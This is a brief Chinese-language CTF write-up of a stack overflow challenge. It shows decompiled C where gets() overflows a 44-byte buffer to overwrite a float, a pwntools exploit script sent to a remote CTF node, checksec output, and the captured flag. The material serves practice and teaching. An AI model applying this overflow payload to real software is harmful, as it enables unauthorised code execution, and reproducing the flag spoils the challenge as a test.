


一道简单的栈溢出题

学到的知识


gets函数可以进行溢出，且有换行符才停止，如果有0字符也继续读入

ida拖入



```
1 int func()
2 {
3     int result; // eax
4     char v1[44]; // [rsp+0h] [rbp-30h] BYREF
5     float v2; // [rsp+2Ch] [rbp-4h]
6
7     v2 = 0.0;
8     puts("Let's guess the number.");
9     gets(v1);
10    if ( v2 == 11.28125 )
11        result = system("cat /flag");
12    else
13        result = puts("Its value should be 11.28125");
14    return result;
15 }
```

可以看出可以用gets进行溢出来覆盖v2的值
马上就出来了



```
文件(F) 编辑(E) 搜索(S) 视图(V) 文档(D) 帮助(H)
from pwn import *
io = remote('node3.buuoj.cn',29001)
payload = b'0'*44 + p32(0x41348000)
io.sendline(payload)
io.interactive()
```

```
check_forensic checkgid 004 checksec 004 0x4134800030303030
root@kali:/home/kali/Desktop/ctf# checksec ciscn_2019_n_1
[*] '/home/kali/Desktop/ctf/ciscn_2019_n_1'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
root@kali:/home/kali/Desktop/ctf# ./hex2raw <1.txt >2.txt
root@kali:/home/kali/Desktop/ctf# python3 exp.py
[+] Opening connection to node3.buuoj.cn on port 29001: Done
[*] Switching to interactive mode
Let's guess the number.
flag{0e8b07e8-ea22-416f-ab56-f1ea8f6b1b04}
[*] Got EOF while reading in interactive
$
```